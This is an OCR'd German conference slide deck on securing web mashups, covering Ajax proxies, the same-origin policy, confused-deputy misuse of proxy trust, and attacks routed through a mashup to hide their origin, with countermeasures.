AJAX IN ACTION

Konferenz für Web Development, Design & Technology

Mashups, aber sicher

Carsten Eilers

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Vorstellung

- Berater für IT-Sicherheit
- Autor
  - About Security
  - Standpunkt Sicherheit
  - Buch „Ajax Security“
  - und anderes...
- Schwachstellen-Datenbank
  - „Security Aktuell“ auf entwickler.de

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda


- Vorbemerkungen
- Aufbau eines Mashups
- Sicherheit des Proxies
- Ajax-Portale oder „Aggregate-Sites“
- JSON und JavaScript-Hacking
- Vertraulichkeit und Integrität
- Weitere Gefahren

AJAX IN ACTION
Konferenz für Web Development, Design & Technology


Vorbemerkungen (1)

Programme nutzen über APIs die Funktionen des Betriebssystems

Vorbemerkungen (2)



Vorbemerkungen (3)



AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Vorbemerkungen (4)

Mashups nutzen über „Internet-APIs“ die Funktionen von Webservices

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Vorbemerkungen (5)

Es gibt

- unnütze Programme
- kaputte Programme
- Schadprogramme
- Trojaner

... und das gilt auch für Webservices

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Einmal mischen, bitte (1)

Altbekannter Grundsatz:

Vom Client gelieferten Daten darf nicht vertraut werden

Und was ist mit von anderen Servern gelieferten Daten?

Und was ist mit von anderen Servern gelieferten Code?

Einmal mischen, bitte (2)

Es war einmal...

... die Same-Origin-Policy

„JavaScript-Code darf nur mit dem eigenen Server kommunizieren“

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda


- Vorbemerkungen
- **Aufbau eines Mashups**
- Sicherheit des Proxies
- Ajax-Portale oder „Aggregate-Sites“
- JSON und JavaScript-Hacking
- Vertraulichkeit und Integrität
- Weitere Gefahren

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Plattensucher (1)

Plattensucher nutzt die Dienste von PlattenDB und Plattenauktionen, um Auktionen nach seltenen Schallplatten zu finden

Plattensucher (2)



AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Plattensucher 2.0 (1)

Wir sind im Web 2.0 - den Seitenaufbau soll gefälligst der Client machen

Same-Origin-Policy: „Du sollst nicht mit fremden Servern sprechen“

Plattensucher 2.0 (2)

Lösung: Ajax-Proxy

Client verbindet sich mit Ajax-Proxy auf Plattensucher

Ajax-Proxy baut Verbindung mit anderen Servern auf und leitet die Daten weiter


Same-Origin-Policy erfüllt

Plattensucher 2.0 (3)

Nützlicher Nebeneffekt:

Ajax-Proxy übernimmt ggf. notwendige Authentifizierung gegenüber fremden Webservice

Plattensucher 2.0 (4)



AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Plattensucher 1.0 / 2.0

Einziger Unterschied zwischen beiden Ansätzen:

Beim 1. verarbeitet Plattensucher die Antworten und liefert eine HTML-Seite,

beim 2. reicht Plattensucher SOAP- bzw. JSON-Daten weiter

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda

- Vorbemerkungen
- Aufbau eines Mashups
- **Sicherheit des Proxies**
- Ajax-Portale oder „Aggregate-Sites“
- JSON und JavaScript-Hacking
- Vertraulichkeit und Integrität
- Weitere Gefahren

Vorteile für Angreifer

Vorteile für Angreifer:

- Herkunft verschleiern
- Vertrauensbeziehung zwischen Proxy und Webservice ausnutzen

Im Beispiel: Plattensucher hat Vertrag mit PlattenDB, der mehr Zugriffe erlaubt und mehr Daten liefert


Vertrauen missbrauchen 1

Missbrauch der Vertrauensbeziehung

Statt direkter Nutzung von PlattenDB als Gast

Nutzung via Plattensucher ohne Einschränkungen

Vertrauen missbrauchen 2



Vertrauen missbrauchen 3

Confused-Deputy-Problem
(vergleichbar CSRF)

Server hat bestimmte Rechte gegenüber dem Webservice und wird vom Angreifer dazu gebracht, sie gegen die Interessen des Webservices zu nutzen

Vertrauen missbrauchen 4


Gegenmaßnahme

Gleiche oder ähnliche Zugriffsrechte und -beschränkungen wie der Webservice implementieren

Verschleierungstaktik (1)

Herkunft des Angriffs verschleiern


Normaler Angriff, z.B. SQL-Injection, wird nicht direkt, sondern über Mashup durchgeführt



Verschleierungstaktik (2)

Evtl. über Mashup mehr/angreifbare Funktionen zugänglich als direkt

Nebeneffekt: Angriff scheinbar vom Mashup



